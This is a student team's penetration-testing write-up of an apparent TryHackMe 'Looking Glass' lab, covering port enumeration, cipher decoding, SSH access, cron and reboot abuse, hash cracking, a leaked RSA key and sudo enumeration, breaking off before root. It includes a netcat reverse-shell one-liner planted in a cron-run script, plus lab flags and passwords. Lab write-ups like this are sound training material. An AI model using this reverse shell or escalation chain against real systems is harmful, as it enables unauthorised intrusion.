

PenTest 1

ROOM A

GeForce

Members

| ID | Name | Role |
|------------|------------------------|--------|
| 1211101248 | Ang Khai Pin | Leader |
| 1211101260 | Samson Yoong Wen Kuang | Member |
| 1211102775 | Rehnugha A/P Marali | Member |
| 1211102087 | Sharleen Ravi Mahendra | Member |

Steps 1: Recon and Enumeration

Members Involved: Sharleen

Tools used: Nmap, Kali Linux, SSH

Thought Process and Methodology and Attempts:

Firstly, Sharleen started by using the Nmap command to check for open ports. She found that ports between 9001 and 13782 were open.

```
(kali㉿kali)-[~]
$ nmap -sC -sV -Pn 10.10.124.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 10:23 EDT
Nmap scan report for 10.10.124.13
Host is up (0.21s latency).
Not shown: 953 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
9001/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9081/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9090/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9101/tcp   open  jetdirect?
9102/tcp   open  jetdirect?
9110/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9200/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9290/tcp   open  ssh          Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

```

|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10012/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10215/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10243/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10566/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10617/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10621/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10626/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
10628/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
11111/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12265/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
12345/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13456/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13722/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
13782/tcp open  ssh      Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 278.32 seconds

Sharleen then tried to connect to port 10000, one of the lower ports between the range. However, the message **Lower** was returned to her and she was disconnected from it.

```

(kali@kali)-[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o StrictHostKeyChecking=no -p 10000 10.10.124.13
Lower
Connection to 10.10.124.13 closed.

```

Then, Sharleen tried to connect to port 13500, one of the higher ports between the range.

```

(kali@kali)-[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o StrictHostKeyChecking=no -p 13500 10.10.124.13
Warning: Permanently added '[10.10.124.13]:13500' (RSA) to the list of known hosts.
Higher
Connection to 10.10.124.13 closed.

```

This time, the message **Higher** was returned to her and she was disconnected from it. Hence, with the help of these clues, it is known to Sharleen that the correct port is between these two ports.

Sharleen kept trying until she was able to find the correct port. After Sharleen found the port and successfully connected to it, the following message was displayed:

```
(kali㉿kali)-[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o StrictHostKeyChecking=no -p 13334 10.10.124.13
Warning: Permanently added '[10.10.124.13]:13334' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdBgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxT-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevM.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdtE semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: █
```


Steps 2: Initial Foothold

Members Involved: Samson Yoong


Tool Used: Kali Linux, CyberChef

Thought Process and Methodology and Attempts:

After Sharleen found the port, the port appears to have text contained in it. Samson proceeded with searching for information about the text. At the top there is a word “jabberwocky”, so Samson went ahead to search it on google. He found that the line of text is actually a poem.



But the poem in the terminal seems to be not readable. Samson went on to search about the text. He found out that the text seems to be a Vigenere encrypted text, so He went on to decode it. He went to Cyberchef and decoded the encrypted text and got the secret which is “bewareTheJabberwock”



Now Samson continued on to entering the secret, He got the password for the jabberwock account.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:AdvertisementsDeclareRepaintedFatter
Connection to 10.10.229.55 closed.
```

After retrieving the password, Samson moved on to logging in to the account. In the terminal he used the ssh command to gain access to the account. In the first attempt, Samson wrote the command wrongly so he couldn't log in but after that he managed to get it right. After that, it will ask for password so he keyed in the password that he got and successfully logged into the account.

```
(kali㉿kali)-[~]
$ ssh -p 22 10.10.229.55
The authenticity of host '10.10.229.55 (10.10.229.55)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.229.55' (ED25519) to the list of known hosts.
kali@10.10.229.55's password:
Permission denied, please try again.
kali@10.10.229.55's password:
Permission denied, please try again.
kali@10.10.229.55's password:
kali@10.10.229.55: Permission denied (publickey,password).

(kali㉿kali)-[~]
$ ssh -p 22 jabberwock@10.10.229.55
jabberwock@10.10.229.55's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

After logging into the account, Samson looked into the account to find information. He found out that there are 2 text files and a .sh file inside. He looked into the user.txt file and found the flag was in there! But the order for the flag seems to be messed up. So, Samson went ahead and corrected it and was able to retrieve the flag.

```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$

jabberwock@looking-glass:~$ cat user.txt|rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```


Steps 3: Horizontal Privilege Escalation

Members Involved: Rehnugha

Tools used: Nmap, Kali Linux, hashes.com

Thought Process and Methodology and Attempts:

After Samson finds the flag, it's time for Rehnugha to find the privilege escalation. Rehnugha looked at the “/etc/passwd” file and there were a lot of users to escalate the privileges to.

```
ssnd:x:110:63334:./run/ssnd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
```

Jabberwock is allowed to run /sbin/reboot as root. Rehnugha found this with the sudo -l command on the terminal.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

There was nothing on GTFOBins and simply executing it with sudo rights won't do anything. So something has to be done with it. When Rehnugha looked at “/etc/crontab” Rehnugha found the “twasBrillig.sh” file in there.

```
jabberwock@looking-glass:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:/home$
```

We can create a simple listener with netcat and get our connection to it. The twasBrillig.sh can be exploited by using 'echo' to get the connection to the next user, which is 'tweedledum'.

```
jabberwock@looking-glass:~$ cp twasBrillig.sh twasBrillig.sh.bak
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.31.18 1234 >/tmp/f" > twasBrillig.sh
```

Rehnugha just executes the command for it and reboot the looking glass machine with the command: sudo reboot.

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.156.69 closed by remote host.
Connection to 10.10.156.69 closed.
root@kali:~/thm/looking#
```

After a short while Rehnugha sees the box connecting.

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.9.17.195] from (UNKNOWN) [10.10.156.69] 50348
/bin/sh: 0: can't access tty; job control turned off
```

After a while, Rehnugha got a reverse shell as the user "tweedledum"!

```
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
```


So now we are connected as user "tweedledum". Rehnugha upgraded to a proper shell before we do anything else.

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ^Z          <<-- Ctrl+z puts session to background
[1]+  Stopped                  nc -nlvp 1234
root@kali:~# stty raw -echo
<<type fg and press enter to bring the shell back to the foreground>>
tweedledum@looking-glass:~$
```

In the home directory of "tweedledum", I read the "humptydumpty.txt" file and saw some strings.


```
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfcd9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

Rehnugha has two files, a poem and what looks to be something else that's encrypted. These looked more like hashes than ciphers, so Rehnugha tried an online hash cracker. Rehnugha detects same as SHA256PLAIN hashes, and they decode to reveal a sentence. The last one is not a SHA256 hash, but instead it is hex encoded. Luckily, the website auto detected it and decoded that one along with the others.



So we now have another password, from a file called humptydumpty.txt. And we know from earlier when we looked at the passwd file that there is a user called humptydumpty, so Rehnugha tried switching to them.

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
humptydumpty@looking-glass:~$ id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
```

Now Rehnugha looked for the context in the folder.

```
humptydumpty@looking-glass:~$ ls -ls
4 -rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3 01:22 poetry.txt
```

We came across this home page where we got some information.

```
humptydumpty@looking-glass:~$ cd ..
humptydumpty@looking-glass:/home$ ls -ls
drwx--x--x  6 alice          alice          4096 Jul  3 02:53 alice
drwx-----  3 humptydumpty humptydumpty  4096 Oct  4 16:37 humptydumpty
drwxrwxrwx  5 jabberwock    jabberwock    4096 Oct  4 16:17 jabberwock
drwx-----  5 tryhackme    tryhackme     4096 Jul  3 03:00 tryhackme
drwx-----  3 tweedledee   tweedledee    4096 Jul  3 02:42 tweedledee
drwx-----  2 tweedledum    tweedledum    4096 Jul  3 02:42 tweedledum
```

So we have permissions to read the .bashrc file in the alice home folder, even though we haven't got permissions to view the contents of that folder.

Now Rehnugha checked to see if we can find something else obvious like an rsa key.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3 01:26 .ssh/id_rsa
```

Rehnugha gets to see there is an id_rsa file in the expected .ssh folder, but also notices it is owned by the currently logged on user humptydumpty. So Rehnugha can read the contents in the folder.

```
humptydumpty@looking-glass:/home$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAXmPncAXisNjbU2xizft4aYPqmfXm1735FP1Gf4j9ExZh1mmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtikP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLL13f4rBf84RmuKEEy6bYZ+/W0EgH1
<<HIDDEN>>
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsFRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Steps 4: Root Privilege Escalation

Members Involved: Ang

Tools used: Nmap, SSH, nano, Kali Linux

Thought Process and Methodology and Attempts:

From previous steps, Rehnugha found the rsa private key for the user 'alice'. Ang then SSH to 'alice' using the key:

```
humptydumpty@looking-glass:/home/alice$ ssh alice@10.10.234.110 -i /home/alice/.ssh/id_rsa
< ssh alice@10.10.234.110 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.234.110 (10.10.234.110)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? y
y
Please type 'yes' or 'no': yes
yes
Warning: Permanently added '10.10.234.110' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ whoami
whoami
alice
alice@looking-glass:~$
```

Ang look around file, with the command 'ls', he found kitten.txt, however, the file doesn't seems to contains any useful information.

```
alice@looking-glass:~$ ls
ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-

-and it really was a kitten, after all.
alice@looking-glass:~$
```

In order to look more into the files, Ang went to github to search for an enumeration script. After some digging, he fnd linux-smart-enumeration.

The screenshot shows the GitHub repository page for `diego-treitos/linux-smart-enumeration`. The repository is public and has 259 commits, 13 branches, and 50 tags. The main branch is `master`. The repository description is "Linux enumeration tool for pentesting and CTFs with verbosity levels". The repository is tagged with `hacking`, `pentesting`, `privilege-escalation`, `oscp`, `ctfs`, `privesc`, and `hackthebox`. The repository has 2.3k stars, 51 watchers, and 468 forks. The latest release is `Release 4.8nw`, dated 22 days ago. The repository is licensed under `GPL-3.0 license`. The repository is tagged with `linux-enumeration`. The repository is tagged with `hacking`, `pentesting`, `privilege-escalation`, `oscp`, `ctfs`, `privesc`, and `hackthebox`. The repository is tagged with `linux-enumeration`. The repository is tagged with `hacking`, `pentesting`, `privilege-escalation`, `oscp`, `ctfs`, `privesc`, and `hackthebox`. The repository is tagged with `linux-enumeration`.

Switching back to Kali box, Ang use 'wget' to download the files from github.

```
(1211101248@kali)-[~/Documents/Pentest1]
$ wget "https://github.com/diego-treitos/linux-smart-enumeration/raw/master/lse.sh" -O lse.sh;chmod 700 lse.sh
--2022-07-26 03:16:46-- https://github.com/diego-treitos/linux-smart-enumeration/raw/master/lse.sh
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh [following]
--2022-07-26 03:16:46-- https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48061 (47K) [text/plain]
Saving to: 'lse.sh'

lse.sh
0 100%[=====]
2022-07-26 03:16:47 (5.09 MB/s) - 'lse.sh' saved [48061/48061]
```

Ang then use python to set up a server to later on insert the 'lse.sh' into 'alice' box.

```
(1211101248@kali)-[~/Documents/Pentest1]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

With the script downloaded and staged, Ang switch back to 'alice' box and grab the script.

```
alice@looking-glass:~$ wget http://10.18.31.18/lse.sh
wget http://10.18.31.18/lse.sh
--2022-07-26 07:19:24-- http://10.18.31.18/lse.sh
Connecting to 10.18.31.18:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48061 (47K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh
100%[=====>] 46.93K 58.1KB/s in 0.8s

2022-07-26 07:19:25 (58.1 KB/s) - 'lse.sh' saved [48061/48061]

alice@looking-glass:~$ ls
ls
kitten.txt lse.sh
alice@looking-glass:~$
```

This is the proof that the script has been successfully grabbed:

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.234.110 - - [26/Jul/2022 03:19:24] "GET /lse.sh HTTP/1.1" 200 -
```

After grabbing the script, Ang run it with the command 'bash lse.sh -l 1'.

```
alice@looking-glass:~$ bash lse.sh -l 1
bash lse.sh -l 1

If you know the current user password, write it here to check sudo privileges:

LSE Version: 4.7nw

User: alice
User ID: 1005
Password: none
Home: /home/alice
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
umask: 0002

Hostname: looking-glass
Linux: 4.15.0-109-generic
Distribution: Ubuntu 18.04.4 LTS
Architecture: x86_64

===== ( Current Output Verbosity Level: 1 ) =====
===== ( humanity ) =====
[!] nowar0 Should we question autocrats and their "military operations"? ... yes!

NO
WAR
```

After some time, the scripts found many information. By scrolling over the information gathered, Ang spotted the obvious path to root.

```
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope
===== ( sudo ) =====
[!] sud000 Can we sudo without a password?..... nope
[!] sud010 Can we list sudo commands without a password?..... nope
[*] sud040 Can we read sudoers files?..... yes!

/etc/sudoers.d/alice:alice ssalg-gnikool = (root) NOPASSWD: /bin/bash

[*] sud050 Do we know if any other users used sudo?..... nope
===== ( file system ) =====
[*] fst000 Writable files outside user's home..... yes!

/snap/core/9436/dev/full
```

The path shows us several information:

- 1) User: alice
- 2) Hostname: ssalg-gnikool
- 3) Permissions: (root) NOPASSWD
- 4) Directory: /etc/sudoers.d
